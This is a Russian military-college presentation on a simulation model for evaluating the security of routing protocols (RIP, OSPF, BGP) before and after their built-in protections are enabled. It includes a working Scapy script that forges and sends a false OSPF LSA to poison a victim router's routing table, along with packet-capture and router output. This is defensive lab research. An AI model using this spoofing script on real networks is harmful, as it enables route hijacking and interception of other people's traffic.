

Краснодарское высшее военное училище имени генерала армии С.М. Штеменко



Доклад на тему:

МОДЕЛЬ ОЦЕНКИ ЗАЩИЩЕННОСТИ АЛГОРИТМОВ МАРШРУТИЗАЦИИ ТРАФИКА АВТОМАТИЗИРОВАННЫХ СИСТЕМ


Докладчики: Лебедкина Т.В., Степаненко Н.Д.

Цель работы – обеспечение безопасности автоматизированных систем путем разработки имитационной модели для оценки защищенности алгоритмов маршрутизации трафика в системе.

Объект исследования – алгоритмы маршрутизации трафика автоматизированных систем.


Предмет исследования – защищенность алгоритмов маршрутизации трафика в автоматизированных системах.

Дистанционно-векторный алгоритм




Routing Information protocol version 1,2 (RIP)

Алгоритм маршрутизации состояния канала





Open Shortest Path First (OSPF), Intermediate System – Intermediate System (IS-IS)

Алгоритм маршрутизации по вектору состояний





Border Gateway Protocol (BGP)





В виртуальной частной сети настроен протокол BGP. В локальной сети 1 и 2 настроены протоколы RIP и OSPF.



Общая последовательность действий для оценки защищенности алгоритмов маршрутизации:

- ❖ Осуществление компьютерной атаки;
- ❖ Оценка защищенности с использованием метрик CVSS;
- ❖ Применение встроенных механизмов защиты протоколов маршрутизации;
- ❖ Повторное осуществление компьютерной атаки;
- ❖ Повторная оценка защищенности.


1.

```
root@kali: ~/Desktop
GNU nano 2.8.7 File: hitospf.py
#!/usr/bin/env python
import scapy.config
scapy.config.ipv6_enabled = False
from scapy.all import *
load_contrib(ospf)
attacker_source_ip = "192.168.10.111"
attacker_router_id = "192.168.10.101"
victim_destination_ip = "192.168.10.60"
victim_router_id = "192.168.10.6"
false_adv_router = "192.168.47.47"
seq_num = 0x00000700
FALSE_LSA = IP(src=attacker_source_ip, dst=victim_destination_ip)/
OSPF_Hdr(src=attacker_router_id, dst=victim_router_id)/
OSPF_LSUpd(list=[
OSPF_Router_LSA(options=0x22, type=1, id=victim_router_id, adrouter=false_adv_router,
OSPF_Link(id="192.168.10.77", data="192.168.10.60", type=2, metric=1),
OSPF_Link(id="192.168.10.60", data="192.168.10.60", type=2, metric=1),
OSPF_Link(id="192.168.10.0", data="255.255.255.0", type=3, metric=3)]))
send(FALSE_LSA, iface="eth0")
```

2.

```
Wireshark
No. Time Source Destination Protocol Length Info
...
792.340 192.168.10.111 192.168.10.60 OSPF 85 Encapsulation: MTCP/1.1
...
Frame 792: 85 bytes on wire (6800 bits), 85 bytes captured (6800 bits) on interface 0
Interface 0 (eth0)
Encapsulation type: Ethernet (1)
Arrival Time: Apr 10, 2019 10:20:05.35646163 UTC
[Time offset for this packet: 0.000000000 seconds]
Ether II, Src: KALI (08:00:27:00:00:00), Dst: 08:00:27:00:00:00
08 00 27 ff ff fa 3c 37 00 00 27 00 00 00 00 00 00
08 73 11 1b 00 00 04 11 f2 4c 40 a8 81 70 ff ff
```

- 1. Создание ложного пакета LSA
- 2. Отправление пакета в локальную сеть



3. Изменение таблицы маршрутизации на атакуемом маршрутизаторе

3.

```
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#int Gi0/0
Router(config-if)#ip addr 192.168.5.2 255.255.255.0
Router(config-if)#no shutdown
Router(config-if)#end
Router#ping 192.168.5.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.1, timeout is 2 seconds:
!!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 3/8/18 ms
Router#ping 192.168.5.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/3/5 ms
Router#
```

Для оценки защищенности алгоритмов маршрутизации трафика АС была разработана имитационная модель, в которой были проведены КА на протоколы маршрутизации в локальной сети, а также осуществлена оценка защищенности алгоритмов маршрутизации, до и после применения встроенных механизмов защиты протоколов маршрутизации. Разработанная имитационная модель, за счет виртуального моделирования АС, в частности настройки протоколов маршрутизации на сетевом оборудовании, позволяет осуществить анализ защищенности АС, без наличия сетевого оборудования в максимально короткое время.



Спасибо за внимание